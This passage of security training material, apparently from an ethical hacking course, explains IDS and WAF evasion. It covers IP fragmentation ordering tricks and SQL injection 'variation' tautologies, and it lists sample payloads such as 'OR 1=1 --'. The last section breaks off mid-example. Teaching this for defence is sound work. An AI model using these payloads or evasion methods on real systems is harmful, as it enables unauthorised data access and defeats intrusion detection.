
Execution of the above query allows the attacker to bypass the IDS to get all the passwords from the stored database.

Evasion Technique: IP Fragmentation

An attacker intentionally splits an IP packet to spread the packet across multiple small fragments. Attackers use this technique to evade an IDS or WAF. For an IDS or WAF to detect an attack, it must first reassemble the packet fragments. Usually, it is impossible to find a match between the attack string and a signature as each packet is checked individually. These small fragments can be further modified to complicate reassembly and detection of an attack payload.

Various ways to evade signature mechanisms using IP fragments are listed below:

- Pause when sending parts of an attack in the hope that the IDS will time-out before the target computer does
- Send the packets in reverse order
- Send the packets in proper order, except for the first fragment, which is sent last
- Send the packets in proper order, except the last fragment, which is sent first
- Send packets out of order or randomly



Evasion Technique: Variation

- An attacker uses this technique to easily evade any comparison statement

- It is performed by placing characters such as `“' or '1'='1'”` on any basic injection statement such as `“or 1=1”` or with other accepted SQL comments

- The aim of the attacker is to have a **WHERE statement** that always evaluates to **'true'**, so that any mathematical or string comparison can be used

```
SELECT * FROM members WHERE username = 'bob' OR 1=1 --
SELECT * FROM members WHERE username = 'bob' OR 2=2 --
SELECT * FROM members WHERE username = 'bob' OR 1+1=2 --
SELECT * FROM members WHERE username = 'bob' OR ”evade”=”ev”+”ade” –
```


Evasion Technique: Variation

Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as “' or '1'='1'” in any basic injection statement such as “or 1=1” or with other accepted SQL comments. The SQL interprets this as a comparison between two strings or characters instead of two numeric values.

As the evaluation of two strings yields a true statement, similarly, the evaluation of two numeric values yields a true statement, thus rendering the evaluation of the complete query unaffected. It is also possible to write many other signatures; thus, there are infinite possibilities of variation as well. The main aim of the attacker is to have a WHERE statement that is always evaluated as “true” so that any mathematical or string comparison can be used, where the SQL can perform the same.

For example, the following queries will return identical result sets:

